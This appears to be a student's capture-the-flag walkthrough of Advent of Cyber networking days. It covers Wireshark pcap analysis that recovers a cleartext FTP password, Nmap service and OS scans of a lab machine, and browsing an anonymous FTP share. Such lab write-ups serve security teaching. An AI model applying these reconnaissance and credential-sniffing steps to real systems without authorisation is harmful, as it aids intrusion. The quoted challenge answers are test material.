
Open the ‘elf_mcskidy_wishlist.txt’ then you could see the message



Question 8: Who is the author of Operation Artic Storm?

Answer: Kris Kringle

Open up ‘christmas.zip’ and find a file entitled ‘Operation Artic Storm’. From there, you could see the author’s name.



Thought Process/Methodology:

As soon as you open the ‘pcap1.pcap’ in wireshark, find the first line that has the ICMP protocol and from that, its IP address would be the answer for question 1. Next, use the protocol.request.method which the final command would be 'http.request.method == GET' as we’re trying to find GET. After applying ‘http.request.method == GET’ in the filter box, analyse the length info content and from there, I could get the answer for question 3. Moving on to the next question, First, I filtered just by typing FTP in the filter box and a list of FTP protocols would appear. From this, just simply analyse them and find the most logical and relevant one. In this case, I am trying to find the password leaked during the login process, so I found the word ‘PASS’ with a combination of words next to it and that a combination of words would be the answer. Next, As soon as you open the ‘pcap2.pcap’, read on the length info column and from there you could see 2 rows which stated encrypted packets. That would be the one that we will be choosing, then look at those 2 rows in the protocol column. ssh would be the answer to it. After that, I filtered it out from the rest just by typing ‘arp’ in the filter box. From there, you can read the length info and the answer I got is 02:c0:56:51:8a:51. Moving on, First, I filtered out by typing http. From this, I could see one from the filtered files showing that it has a zipped file. Then, I export it via File → Export Objects → HTTP and save it. After that, open up the file and you can see all the contents in there. Open the ‘elf_mcskidy_wishlist.txt’ then you could see the message showing that x1 rubber ducky is going to replace Elf McEager. Finally, to find the author for Operation Artic Storm, it is simply just by opening up the ‘christmas.zip’ and finding a file entitled ‘Operation Artic Storm’. From there, you could see the author’s name.


Day 8: Networking – What's Under the Christmas Tree?

Tools used: Attackbox

Solution/walkthrough:

Question 1: When was Snort created?


Answer: 1998



Question 2: Using Nmap on MACHINE_IP , what are the port numbers of the three services running?

Answer: 80,2222,3389


Use nmap -Pn x.x.x.x (where x.x.x.x is IP Address) flag to ignore ICMP being used to determine if the host is up.



Question 3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Answer: Ubuntu


To identify services running, use nmap -A x.x.x.x (where x.x.x.x is IP Address) flag.



Question 4: What is the version of Apache?

Answer: 2.4.29


Same as question 3, use nmap -A x.x.x.x (where x.x.x.x is IP Address) flag to identify services running.



Question 5: What is running on port 2222?


Answer: ssh

Same as questions 3 and 4, use nmap -A x.x.x.x (where x.x.x.x is IP Address) flag to identify services running.



Question 6: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Answer: blog



Thought Process/Methodology:

Open the terminal of root's home. Then, we can simply use nmap flag that can scan and gather information for us. For example, command nmap -A x.x.x.x (whereas x.x.x.x is the IP address) to scan the host to identify services running by matching against Nmap's database with OS detection. The name of the Linux distribution that is running which is reported as the most likely distribution to be running can be identified which is ubuntu. The version of Apache, which service that is running on port 2222 and retrieves the "HTTP-TITLE" of the web server can also be identified by using this flag.


Day 9: Networking – Anyone can be Santa!

Tools used: Attackbox, FTP

Solution/walkthrough:


Question 1: What are the directories you found on the FTP site?

Answer: backups, elf_workshops, human_resources, public




Question 2: Name the directory on the FTP server that has data accessible by the "anonymous" user


Answer: public




Question 3: What script gets executed within this directory?

Answer: backup.sh

